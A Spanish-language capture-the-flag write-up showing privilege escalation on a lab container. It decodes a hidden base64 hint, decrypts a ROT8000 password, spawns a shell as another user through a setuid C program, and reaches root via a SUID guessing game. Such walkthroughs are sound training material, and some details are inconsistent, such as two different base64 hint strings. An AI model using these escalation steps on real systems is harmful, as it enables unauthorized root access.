- ahora iremos a conseguir el acceso de algun usuario que nos lleve a root, listamos el directorio home y en el /home/andy vemos que hay dos ficheros que podemos leer y ejecutar pero hay un .secret el cual solo puede ejecutar andy asi que entramos primeor al directorio aquilatienes




```
www-data@d77e7469c2a3:/$ cd /home/andy
cd /home/andy
www-data@d77e7469c2a3:/home/andy$ ls -la
ls -la
total 24
drwxr-xr-x 1 andy andy  154 Sep 11 23:00 .
drwxr-xr-x 1 root root   30 Sep 11 22:10 ..
-rwxr-xr-x 1 andy andy  334 Sep 11 22:35 .bash_history
-rwxr-xr-x 1 andy andy  220 Mar 31 10:41 .bash_logout
-rwxr-xr-x 1 andy andy 3771 Mar 31 10:41 .bashrc
-rwxr-xr-x 1 root root   13 Sep 11 23:00 .pista.txt
-rwxr-xr-x 1 andy andy  807 Mar 31 10:41 .profile
drwxr-x--- 1 andy andy   38 Sep 11 22:33 .secret
-rwxr-xr-x 1 andy andy  867 Sep 11 22:31 .viminfo
drwxr-xr-x 1 root root   24 Sep 11 22:56 aquilatienes
www-data@d77e7469c2a3:/home/andy$ cat .pista.txt
cat .pista.txt
cm9vdDAwMAo=
```

- en el directorio aqui la tienes hay un password.txt que puede ser la contrasena para andy pero parecer estar encryptado




```
ls -la
total 24
drwxr-xr-x 1 andy andy  154 Sep 11 23:00 .
drwxr-xr-x 1 root root   30 Sep 11 22:10 ..
-rwxr-xr-x 1 andy andy  334 Sep 11 22:35 .bash_history
-rwxr-xr-x 1 andy andy  220 Mar 31 10:41 .bash_logout
-rwxr-xr-x 1 andy andy 3771 Mar 31 10:41 .bashrc
-rwxr-xr-x 1 root root   13 Sep 11 23:00 .pista.txt
-rwxr-xr-x 1 andy andy  807 Mar 31 10:41 .profile
drwxr-x--- 1 andy andy   38 Sep 11 22:33 .secret
-rwxr-xr-x 1 andy andy  867 Sep 11 22:31 .viminfo
drwxr-xr-x 1 root root   24 Sep 12 12:02 aquilatienes
www-data@d77e7469c2a3:/home/andy$ cd aquilatienes
cd aquilatienes
www-data@d77e7469c2a3:/home/andy/aquilatienes$ ls
ls
password.txt
www-data@d77e7469c2a3:/home/andy/aquilatienes$ cat password.txt
cat password.txt
籵籪籵籸籬籪簺
www-data@d77e7469c2a3:/home/andy/aquilatienes$ 
```

- pero vamos a leer mas atras el ficherito pista.txt para ver si nos da algo sobre como descrenpitar el fichero




```
www-data@d77e7469c2a3:/home/andy$ cat .pista.txt
cat .pista.txt
cm90ODAwMAo=
```

- parace que hay algo escrito pero esta encryptado en base64, asi que procedemos a desencryptar



```
❯ echo "cm90ODAwMAo=" | base64 -d
rot8000
```

- rot8000, puede ser el algoritmo de cifrado, lo pasamos por cyberchef



Recipe

ROT8000


Input

籵籪籵籸籬籪簺

Output


laloca1

- y nos dice que la contrasena para andy puede ser laloca1, asi que accedemos con andy.




```
www-data@d77e7469c2a3:/home/andy/aquilatienes$ su andy
su andy
Password: laloca1
id
uid=1002(andy) gid=1002(andy) groups=1002(andy)
```

- y ahora listamos y vemos que al ser el usuario andy ya podemos entrar en .secret




```
drwxr-xr-x 1 root   root    30 Sep 11 22:10 .
drwxr-xr-x 1 root   root   256 Sep 12 11:50 ..
drwxr-xr-x 1 andy   andy   154 Sep 11 23:00 andy
drwxr-x--- 1 lucas  lucas  108 Sep 11 22:49 lucas
drwxr-x--- 1 ubuntu ubuntu  54 Aug  1 14:03 ubuntu
ls -la lucas
ls: cannot open directory 'lucas': Permission denied
ls -la andy
total 24
drwxr-xr-x 1 andy andy  154 Sep 11 23:00 .
drwxr-xr-x 1 root root   30 Sep 11 22:10 ..
-rwxr-xr-x 1 andy andy  334 Sep 11 22:35 .bash_history
-rwxr-xr-x 1 andy andy  220 Mar 31 10:41 .bash_logout
-rwxr-xr-x 1 andy andy 3771 Mar 31 10:41 .bashrc
-rwxr-xr-x 1 root root   13 Sep 11 23:00 .pista.txt
-rwxr-xr-x 1 andy andy  807 Mar 31 10:41 .profile
drwxr-x--- 1 andy andy   38 Sep 11 22:33 .secret
-rwxr-xr-x 1 andy andy  867 Sep 11 22:31 .viminfo
drwxr-xr-x 1 root root   24 Sep 12 12:02 aquilatienes
```

- y vemos dos ficheros un script en c y un binario




```
andy@d77e7469c2a3:/home$ cd andy
cd andy
andy@d77e7469c2a3:~$ cd .secret
cd .secret
andy@d77e7469c2a3:~/.secret$ ls
ls
escalate.c  ftpserver
andy@d77e7469c2a3:~/.secret$ ls -l
ls -l
total 20
-rwxr-x--- 1 andy andy   512 Sep 11 22:31 escalate.c
-rwxr-x--- 1 andy andy 16176 Sep 11 22:33 ftpserver
andy@d77e7469c2a3:~/.secret$
```

- abrimos el binario




```
int main() {
    // El UID de lucas (obténlo con el comando 'id lucas')
    uid_t lucas_uid = 1001;

    // Cambiar el UID efectivo al de lucas
    if (setuid(lucas_uid) == -1) {
        perror("Error cambiando el UID");
        return 1;
    }

    // Verifica el UID actual
    printf("UID actual: %d\n", getuid());
    printf("EUID actual: %d\n", geteuid());

    // Invoca una shell como el usuario lucas
    system("/bin/bash");

    return 0;
}
andy@d77e7469c2a3:~/.secret$
```

- el script nos muestra que mediante el abuso de capabilities cambia el uid de andy por el de lucas, asi que procedemos a ejecutar el binario




```
andy@d77e7469c2a3:~/.secret$ ./ftpserver
./ftpserver
UID actual: 1001
EUID actual: 1001
lucas@d77e7469c2a3:~/.secret$ whoami
whoami
lucas
lucas@d77e7469c2a3:~/.secret$ id
id
uid=1001(lucas) gid=1002(andy) groups=1002(andy)
lucas@d77e7469c2a3:~/.secret$
```

- ahora ya somos el usuario andy y buscaremos una forma de conseguir el accesso como superusuario




```
lucas@d77e7469c2a3:/home/lucas$ ll
ll
total 20
drwxr-x--- 1 lucas lucas  108 Sep 11 22:49 ./
drwxr-xr-x 1 root  root    30 Sep 11 22:10 ../
-rw------- 1 lucas lucas    8 Sep 11 22:26 .bash_history
-rw-r--r-- 1 lucas lucas  220 Mar 31 10:41 .bash_logout
-rw-r--r-- 1 lucas lucas 3908 Sep 11 22:37 .bashrc
drwxr-xr-x 1 root  root    34 Sep 11 22:46 .game/
-rw-r--r-- 1 lucas lucas  807 Mar 31 10:41 .profile
-rw-r--r-- 1 root  root    89 Sep 11 22:49 bonus.txt
lucas@d77e7469c2a3:/home/lucas$
```

- encontramos un fichero txt el cual dice bonus.txt lo abrimos




```
lucas@d77e7469c2a3:/home/lucas$ cat bonus.txt
cat bonus.txt
Casi lo  logras! Pero antes deberas jugar, encuentra el juego en tu directorio
 personal.
lucas@d77e7469c2a3:/home/lucas$
```

- nos dice que primero deberemos jugar asi que vemos que hay un directorio .game, el cual accedemos y hay como un pequeno juego el cual nos dara acceso como root.




```
lucas@d77e7469c2a3:/home/lucas/.game$ ll
ll
total 20
drwxr-xr-x 1 root  root     34 Sep 11 22:46 ./
drwxr-x--- 1 lucas lucas   108 Sep 11 22:49 ../
-rwsr-xr-x 1 root  root  16184 Sep 11 22:46 EligeOMuere*
-rw-r--r-- 1 root  root    621 Sep 11 22:46 game.c
lucas@d77e7469c2a3:/home/lucas/.game$
```

- el juego trata de averiguar el numero y si aciertas te da acceso root y si fallas sale del juego.



```
lucas@d77e7469c2a3:/home/lucas/.game$ ./EligeOMuere
./EligeOMuere
¡Bienvenido al juego de adivinanzas!
Adivina el número secreto (entre 1 y 10): 7
7
¡Felicidades! Has adivinado el número.
Iniciando shell como root...
root@d77e7469c2a3:/home/lucas/.game# 
```

- conseguimos acceso como root.



```
root@d77e7469c2a3:/home/lucas/.game# id
id
uid=0(root) gid=1002(andy) groups=1002(andy)
root@d77e7469c2a3:/home/lucas/.game# whoami
whoami
root
root@d77e7469c2a3:/home/lucas/.game# cd /root
cd /root
root@d77e7469c2a3:/root# 
```